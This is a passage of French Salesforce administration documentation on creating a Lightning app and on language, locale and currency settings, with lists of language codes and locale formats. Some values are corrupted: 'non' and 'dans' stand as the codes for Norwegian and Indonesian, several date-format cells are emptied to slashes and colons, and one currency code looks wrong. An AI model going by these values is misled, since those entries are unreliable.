1. Dans Configuration, saisissez *`Gestionnaire d'applications`* dans la case `Recherche rapide`, puis cliquez sur **Gestionnaire d'applications**.
2. Cliquez sur **Nouvelle application Lightning**.
3. Saisissez un `Nom d'application`, `Nom de développeur` et une `Description` pour votre nouvelle application. Le `Nom d'application` et la `Description` sont visibles par les utilisateurs de votre organisation. Par conséquent, assurez-vous de saisir des informations explicites.
4. Chargez une image et choisissez une couleur.
   L' **Aperçu du Lanceur d'application** montre la présentation de l'application dans le Lanceur d'application.
5. Cliquez sur **Suivant**.
6. Si votre organisation utilise des fonctionnalités d'utilitaires, vous pouvez activer une barre d'utilitaires dans votre application et accéder instantanément à des outils de productivité, notamment la voix intégrée, dans le pied de page de Lightning Experience. Sélectionnez **Options de l'application**, puis cliquez sur **Suivant**.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les menus de navigation :
- Afficher la configuration

Pour créer des menus de navigation :
- Personnaliser l'application

7. Sélectionnez les éléments de l'application en cliquant dessus dans la liste **Éléments disponibles**, puis en les ajoutant à la colonne **Éléments sélectionnés** à l'aide des flèches.
8. Réorganisez les éléments de la colonne **Éléments sélectionnés** à l'aide des flèches vers le haut et vers le bas. Cliquez sur **Suivant**.
9. Sélectionnez les profils utilisateur qui peuvent accéder à l'application en les ajoutant à la colonne **Profils sélectionnés**.
10. Cliquez sur **Enregistrer et terminer**.

Voilà ! Vous avez créé une application Lightning.

CONSULTER ÉGALEMENT :

Éléments de menu de navigation de Lightning Experience

# Sélection de la langue, des paramètres régionaux et de la devise

Les paramètres Salesforce relatifs à la langue, au fuseau horaire, à la devise et les paramètres régionaux peuvent affecter l'affichage d'objets tels que Comptes, Pistes ou Opportunités.

Dans une organisation à devise unique, les administrateurs Salesforce définissent la devise locale, la langue par défaut, les paramètres régionaux par défaut et le fuseau horaire par défaut. Les utilisateurs peuvent définir leurs paramètres individuels de langue, de paramètres régionaux et de fuseau horaire dans la page Paramètres personnels.

Dans une organisation à devises multiples, les administrateurs Salesforce définissent la devise de l'entreprise, la langue par défaut, les paramètres régionaux par défaut et le fuseau horaire par défaut. Les utilisateurs peuvent définir leurs paramètres individuels de devise, de langue, de paramètres régionaux et de fuseau horaire dans la page Paramètres personnels.

Remarque: Les organisations avec une seule devise ne peuvent pas modifier leur langue, mais elles peuvent modifier leurs paramètres régionaux.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Qui peut modifier le paramètre |
|---|---|
| Devise | Un utilisateur d'une organisation ayant activé plusieurs devises |
| Devise d'entreprise | Un administrateur d'une organisation ayant activé plusieurs devises |
| Paramètres régionaux de devise | Un administrateur d'une organisation utilisant une seule devise |
| Code ISO de la devise par défaut | Non modifiable |
| Langue par défaut | Un administrateur |
| Paramètres régionaux par défaut | Un administrateur |
| Fuseau horaire par défaut | Un administrateur |
| Devise d'information | Non modifiable |
| Langue | Un utilisateur |
| Paramètres régionaux | Un utilisateur |
| Fuseau horaire | Un utilisateur |

Présentation des paramètres de langue

Paramètres régionaux pris en charge

Les paramètres régionaux de Salesforce déterminent les formats d'affichage de la date et de l'heure, des noms d'utilisateur, des adresses, ainsi que l'utilisation de virgules et de points dans les chiffres. Dans les organisations qui utilisent une seule devise, les paramètres régionaux définissent également la devise utilisée par défaut lorsque vous la sélectionnez dans la liste `Paramètres régionaux de devise`, dans la page Informations sur la société.

Fuseaux horaires pris en charge

Définir votre devise personnelle ou la devise de l'organisation

Si vous avez une organisation à devise unique, vous pouvez définir la devise par défaut pour votre organisation. Les organisations à plusieurs devises n'ont pas de devise par défaut. À la place, modifiez votre devise d'entreprise ou votre devise personnelle.

Modification des taux de conversion

Vous pouvez gérer les taux de change statiques entre vos devises actives et inactives, ainsi que la devise de l'entreprise en changeant les taux de conversion. Ces taux de change s'appliquent à tous les champs de devise utilisés dans votre organisation. Outre ces taux de conversion, certaines organisations utilisent des taux de change datés pour des opportunités et leurs produits.

Devises prises en charge

CONSULTER ÉGALEMENT :

Présentation des paramètres de langue

Devises prises en charge

Quelles sont les langues prises en charge par Salesforce ?

Paramètres régionaux pris en charge

Fuseaux horaires pris en charge

Définir votre devise personnelle ou la devise de l'organisation

## Présentation des paramètres de langue

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

L'interface utilisateur Web de Salesforce, Salesforce pour Outlook, Connect pour Outlook, Connect Offline sont disponibles dans plusieurs langues.

L'interface utilisateur Web de Salesforce comprend deux paramètres linguistiques :

- Langue personnelle : détermine la langue d'affichage des textes, des images, des boutons et de l'aide en ligne. Pour modifier ce paramètre, modifiez vos informations personnelles.
- Langue par défaut de l'organisation : s'applique à tous les nouveaux utilisateurs, tant qu'ils ne sélectionnent pas leur langue personnelle. Ce paramètre détermine également la langue dans laquelle toutes les personnalisations, telles que les champs, les onglets et les options de l'interface utilisateur personnalisé(e)s, sont stockées. Pour les personnalisations, les paramètres de langue individuels des utilisateurs ne remplacent pas ce paramètre par défaut. Certains éléments de configuration saisis manuellement par un administrateur peuvent être traduits dans le Système de traduction.

  Les administrateurs peuvent modifier ce paramètre en modifiant les informations sur la société.

Le texte saisi par les utilisateurs reste dans la langue où il a été entré.

Quelles sont les langues prises en charge par Salesforce ?

CONSULTER ÉGALEMENT :

Sélection de la langue, des paramètres régionaux et de la devise

## Quelles sont les langues prises en charge par Salesforce ?

Salesforce offre trois niveaux de prise en charge linguistique : langues entièrement prises en charge, langues d'utilisateur final et langues de plate-forme uniquement. Chaque langue est identifiée par un code de langue à deux caractères (par exemple `fr`) ou un code de paramètre régional à cinq caractères (par exemple fr_FR).

Outre la prise en charge de langues par Salesforce, vous pouvez localiser (traduire) vos organisations de deux façons. Le Système de traduction permet de spécifier les langues que vous souhaitez traduire, d'attribuer des traducteurs à des langues, de créer des traductions pour les personnalisations apportées à votre organisation Salesforce, et de remplacer les étiquettes et les traductions dans des packages gérés. Vous pouvez traduire toutes les informations, depuis les valeurs des listes de sélection jusqu'aux champs personnalisés, afin de permettre à vos utilisateurs du monde entier d'utiliser Salesforce.

La deuxième option consiste à renommer les onglets et les champs dans Salesforce. Si votre application personnalisée utilise seulement quelques onglets et champs Salesforce standard, vous pouvez les traduire.

### Langues totalement prises en charge

Vous pouvez modifier la langue de toutes les fonctionnalités, y compris l'Aide, en sélectionnant l'une des langues prises en charge ci-dessous. Dans Configuration, cliquez sur *`Informations sur la société`* dans la case `Recherche rapide`, puis sélectionnez **Informations sur la société** et **Modifier**.

- Chinois (simplifié) : `zh_CN`
- Chinois (traditionnel) : `zh_TW`
- Danois : `da`
- Néerlandais : `nl_NL`
- Anglais : `en_US`
- Finnois : `fi`
- Français : `fr`
- Allemand : `de`
- Italien : `it`
- Japonais : `ja`
- Coréen : `ko`
- Norvégien : `non`
- Portugais (Brésilien) : `pt_BR`
- Russe : `ru`
- Espagnol : `es`
- Espagnol (Mexique) : `es_MX`
- Suédois : `sv`
- Thaïlandais : `th`

**Remarque:**

- Espagnol (Mexique) affiche les traductions définies par le client en Espagnol.

- Même si l'interface utilisateur de Salesforce est entièrement traduite en thaïlandais, l'aide reste en anglais.

## Langues de l'utilisateur final

Les langues de l'utilisateur final sont utiles si vous avez une organisation ou des partenaires internationaux qui utilisent d'autres langues que la langue par défaut de votre société. Pour les langues de l'utilisateur final, Salesforce fournit des étiquettes traduites pour l'ensemble des objets et des pages standard, *à l'exception* des pages administratives, de la Configuration et de l'Aide. Lorsque vous spécifiez une langue de l'utilisateur final, les étiquettes et l'aide qui ne sont pas traduites sont affichées en anglais. Les langues de l'utilisateur final sont destinées exclusivement à un usage personnel. N'utilisez pas les langues de l'utilisateur final en tant que langues d'entreprise. Salesforce n'offre pas de support client dans les langues de l'utilisateur final.

Les langues de l'utilisateur final comprennent :

- Arabe : `ar`
- Bulgare : `bg`
- Croate : `hr`
- Tchèque : `cs`
- Anglais (Royaume-Uni) : `en_GB`
- Grecque : `el`
- Hébreu : `iw`
- Hongrois : `hu`
- Indonésien : `dans`
- Polonais : `pl`
- Portugais (Portugal) : `pt_PT`
- Roumain : `ro`
- Slovaque : `sk`
- Slovène : `sl`
- Turc : `tr`
- Ukrainien : `uk`
- Vietnamien : `vi`

**Remarque:** Salesforce offre un support limité pour les langues de droite à gauche (Arabe et Hébreux) sur les fonctionnalités ci-dessous.

- Live Agent
- Requêtes
- Comptes

Ces fonctionnalités ne sont pas prises en charge dans Lightning Experience, dans l'application mobile Salesforce1, dans les autres applications mobiles ou navigateurs mobiles, et dans aucune interface utilisateur à l'exception de Salesforce Classic. Le fonctionnement des langues de droite à gauche avec les autres fonctionnalités de Salesforce n'est pas garanti. Aucune extension de la liste des fonctionnalités prises en charge n'est prévue.

Les fonctionnalités qui ne sont pas prises en charge pour les langues de droite à gauche comprennent notamment :

- Générateur de rapport
- Génération de devis PDF
- Prévisions personnalisables

- E-mails
- Salesforce Knowledge
- Fils
- Communautés

L'absence d'une fonctionnalité de cette liste ne signifie pas qu'elle est prise en charge. Seules les fonctionnalités Live Agent, Requêtes et Comptes sont prises en charge avec les langues de droite à gauche.

## Langues de plate-forme uniquement

Lorsque Salesforce ne fournit pas de traduction par défaut, utilisez les langues de plate-forme uniquement pour traduire les applications et les fonctionnalités personnalisées que vous élaborez sur Salesforce App Cloud. Vous pouvez traduire des éléments tels que les étiquettes, les objets personnalisés et les noms de champ. Vous pouvez également renommer la plupart des objets, des étiquettes et des champs standard. Les textes d'information et le texte des étiquettes qui ne correspondent pas des champs ne peuvent pas être traduits.

Les langues de plate-forme uniquement sont disponibles partout dans l'application où vous pouvez sélectionner la langue. Cependant, lorsque vous sélectionnez une langue de plate-forme uniquement, toutes les étiquettes Salesforce standard utilisent par défaut l'Anglais ou, dans quelques cas, une langue utilisateur final ou une langue entièrement prise en charge.

Lorsque vous spécifiez une langue de plate-forme uniquement, les étiquettes des objets et des champs standard sont rétablies en Anglais, à l'exception des langues suivantes :

- Anglais (Australie), Anglais (Inde), Anglais (Malaisie) et Anglais (Philippines) qui sont établies en Anglais (UK).
- Allemand (Autriche) et Allemand (Suisse) qui sont rétablies en Allemand.
- Français (Canada) qui est rétablie en Français.
- Roumain (Moldave) qui est rétablie en Roumain.
- Monténégrin qui est rétablie en Serbe (Latin).
- Portugais (Portugal) qui est rétablie en Portugais (Brésil).

Les langues de plate-forme uniquement ci-dessous sont actuellement prises en charge.

- Albanais : `sq`
- Arabe (Algérie) : `ar_DZ`
- Arabe (Bahreïn) : `ar_BH`
- Arabe (Égypte) : `ar_EG`
- Arabe (Irak) : `ar_IQ`
- Arabe (Jordanie) : `ar_JO`
- Arabe (Koweït) : `ar_KW`
- Arabe (Liban) : `ar_LB`
- Arabe (Libye) : `ar_LY`
- Arabe (Maroc) : `ar_MA`
- Arabe (Oman) : `ar_OM`
- Arabe (Qatar) : `ar_QA`
- Arabe (Arabie Saoudite) : `ar_SA`
- Arabe (Soudan) : `ar_SD`
- Arabe (Syrie) : `ar_SY`

- Arabe (Tunisie) : `ar_TN`
- Arabe (Émirats Arabes Unis) : `ar_AE`
- Arabe (Yémen) : `ar_YE`
- Arménien : `hy`
- Basque : `eu`
- Bosnien : `bs`
- Bengali : `bn`
- Chinois (simplifié - Singapour) : `zh_SG`
- Chinois (traditionnel, Hong Kong) : `zh_HK`
- Anglais (Australie) : `en_AU`
- Anglais (Canada) : `en_CA`
- Anglais (Hong Kong) : `en_HK`
- Anglais (Inde) : `en_IN`
- Anglais (Irlande) : `en_IE`
- Anglais (Malaisie) : `en_MY`
- Anglais (Philippines) : `en_PH`
- Anglais (Singapour) : `en_SG`
- Anglais (Afrique du Sud) : `en_ZA`
- Estonien : `et`
- Français (Belgique) : `fr_BE`
- Français (Canada) : `fr_CA`
- Français (Luxembourg) : `fr_LU`
- Français (Suisse) : `fr_CH`
- Géorgien : `ka`
- Allemand (Autriche) : `de_AT`
- Allemand (Luxembourg) : `de_LU`
- Allemand (Suisse) : `de_CH`
- Hindi : `hi`
- Islandais : `is`
- Irlandais : `ga`
- Italien (Suisse) : `it_CH`
- Letton : `lv`
- Lithuanien : `lt`
- Luxembourgeois : `lb`
- Macédonien : `mk`
- Malais : `ms`
- Maltais : `mt`
- Roumain (Moldavie) : `ro_MD`
- Monténégrin : `sh_ME`
- Romanche : `rm`

- Serbe (Cyrillique) : `sr`
- Serbe (Latin) : `sh`
- Espagnol (Argentine) : `es_AR`
- Espagnol (Bolivie) : `es_BO`
- Espagnol (Chili) : `es_CL`
- Espagnol (Colombie) : `es_CO`
- Espagnol (Costa Rica) : `es_CR`
- Espagnol (République Dominicaine) : `es_DO`
- Espagnol (Équateur) : `es_EC`
- Espagnol (Salvador) : `es_SV`
- Espagnol (Guatemala) : `es_GT`
- Espagnol (Honduras) : `es_HN`
- Espagnol (Nicaragua) : `es_NI`
- Espagnol (Panama) : `es_PA`
- Espagnol (Paraguay) : `es_PY`
- Espagnol (Pérou) : `es_PE`
- Espagnol (Porto Rico) : `es_PR`
- Espagnol (États-Unis) : `es_US`
- Espagnol (Uruguay) : `es_UY`
- Espagnol (Venezuela) : `es_VE`
- Tagalog : `tl`
- Tamil : `ta`
- Ourdou : `ur`
- Gallois : `cy`

CONSULTER ÉGALEMENT :

Sélection de la langue, des paramètres régionaux et de la devise

Activation et désactivation du Système de traduction

# Paramètres régionaux pris en charge

Les paramètres régionaux de Salesforce déterminent les formats d'affichage de la date et de l'heure, des noms d'utilisateur, des adresses, ainsi que l'utilisation de virgules et de points dans les chiffres. Dans les organisations qui utilisent une seule devise, les paramètres régionaux définissent également la devise utilisée par défaut lorsque vous la sélectionnez dans la liste `Paramètres régionaux de devise`, dans la page Informations sur la société.

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Albanais (Albanie) | sq_AL | Lek albanais : ALL | 2008-02-28 4.30.PM | 6.00.PD | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Algérie) | ar_DZ | Dinar algérien : DZD | / / : : PM | | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Bahreïn) | ar_BH | Dinar de Bahreïn : BHD | / / : : PM | | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Égypte) | ar_EG | Livre égyptienne : EGP | / / : : PM | | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Database.com** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les informations sur la société :
- Afficher la configuration

Pour modifier les informations sur la société :
- Personnaliser l'application

Les options de configuration personnelles disponibles varient en fonction de l'édition Salesforce que vous possédez.

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Arabe (Irak) | ar_IQ | Dinar irakien : IQD | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Jordanie) | ar_JO | Dinar jordanien : JOD | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Koweït) | ar_KW | Dinar koweïtien : KWD | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Liban) | ar_LB | Livre libanaise : LBP | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Libye) | ar_LY | Dinar libyen : LYD | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Arabe (Maroc) | ar_MA | Dirham marocain : MCF | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Oman) | ar_OM | Rial omanais : OMR | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Qatar) | ar_QA | Rial qatari : QAR | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Arabie Saoudite) | ar_SA | Riyal saoudien : SAR | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Soudan) | ar_SD | Livre soudanaise : SDG | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Arabe (Syrie) | ar_SY | Livre syrienne : SYP | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Tunisie) | ar_TN | Dinar tunisien : TND | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Émirats Arabes Unis) | ar_AE | Dirham des émirats arabes unis : AED | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arabe (Yémen) | ar_YE | Rial yéménite : YER | / / : PM | : | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Arménien (Arménie) | hy_AM | Dram arménien : AMD | 02/28/2008 16:30 | 06:00 | 1234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Azéri (Azerbaïdjan) | az_AZ | Nouveau Manat azéri : AZN | 2008-02-28 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Basque (Espagne) | eu_ES | Euro : EUR | 2008-02-28 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Belarusse (Biélorussie) | be_BY | Rouble biélorusse : BYR | 28.2.2008 16.30 | 6.00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Bengali (Bangladesh) | bn_BD | Taka bangladais : BDT | / / : PM : | | | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Bosniaque (Bosnie-Herzégovine) | bs_BA | Mark convertible : BAM | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Bulgare (Bulgarie) | bg_BG | Lev bulgare : BGN | 02.28.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Birman (Myanmar [Birmanie]) | my_MM | Kyat birman : MMK | / / : : | , . | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Catalan (Espagne, euro) | ca_ES_EURO | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Catalan (Espagne) | ca_ES | Euro : EUR | 28/02/2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Chinois (Chine, ordre Pinyin) | zh_CN_PINYIN | Yuan chinois : CNY | 2008-2-28 PM4:30 | 上午6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Chinois (Chine, ordre Stroke) | zh_CN_STROKE | Yuan chinois : CNY | 2008-2-28 PM4:30 | 上午6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Chinois (Chine) | zh_CN | Yuan chinois : CNY | 2008-2-28 PM4:30 | 上午6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Chinois (Hong Kong RAS de Chine, ordre Stroke) | zh_HK_STROKE | Dollar de Hong Kong : HKD | 2008 2 28 PM4:30 | 6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Chinois (Hong Kong RAS de Chine) | zh_HK | Dollar de Hong Kong : HKD | 2008 2 28 PM4:30 | 6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Chinois (Macao RAS de Chine) | zh_MO | Pataca de Macao : MOP | 2008 2 28 PM4:30 | 6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Chinois (Singapour) | zh_SG | Dollar de Singapour : SGD | 28/02/2008 PM 04:30 | 06:00:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Chinois (Taiwan, ordre Stroke) | zh_TW_STROKE | Dollar taïwanais : TWD | 2008-2-28 PM 4:30 | 上午6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Chinois (Taïwan) | zh_TW | Dollar taïwanais : TWD | 2008-2-28 PM 4:30 | 上午 6:00 | 1,234.56 | Nom Prénom | Pays<br>Code postal, Ville<br>Adresse - Ligne 1,<br>Adresse - Ligne 2 |
| Croate (Croatie) | hr_HR | Kuna croate : HRK | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Tchèque (République Tchèque) | cs_CZ | Couronne tchèque : CZK | 28.2.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Danois (Danemark) | da_DK | Couronne danoise : DKK | 28-02-2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Néerlandais (Aruba) | nl_AW | Florin d'Aruba : AWG | 28-2-2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Néerlandais (Belgique) | nl_BE | Euro : EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Néerlandais (Pays-Bas) | nl_NL | Euro : EUR | 28-2-2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Néerlandais (Suriname) | nl_SR | Dollar surinamien : SRD | 28-2-2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Dzongkha (Bhoutan) | dz_BT | Ngultrum du Bhoutan : BTN | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Antigua-et-Barbuda) | en_AG | Dollar des Caraïbes orientales : XCD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Australie) | en_AU | Dollar australien : AUD | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Bahamas) | en_BS | Dollar bahaméen : BSD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (la Barbade) | en_BB | Dollar de la Barbade : BBD | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Belize) | en_BZ | Dollar bélizien : BZD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (les Bermudes) | en_BM | Dollar des Bermudes : BMD | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Botswana) | en_BW | Pula botswanais : BWP | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Cameroun) | en_CM | Franc CFA (BEAC) : XAF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Canada) | en_CA | Dollar canadien : CAD | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Iles Caïmans) | en_KY | Dollar des Îles Caïmans : KYD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Erythrée) | en_ER | Nakfa érythréen : ERN | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Iles Falkland) | en_FK | Livre des Îles Malouines : FKP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Fidji) | en_FJ | Dollar des îles Fidji : FJD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Anglais (Gambie) | en_GM | Dalasi gambien : GMD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Anglais (Ghana) | en_GH | Cedi ghanéen : GHS | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
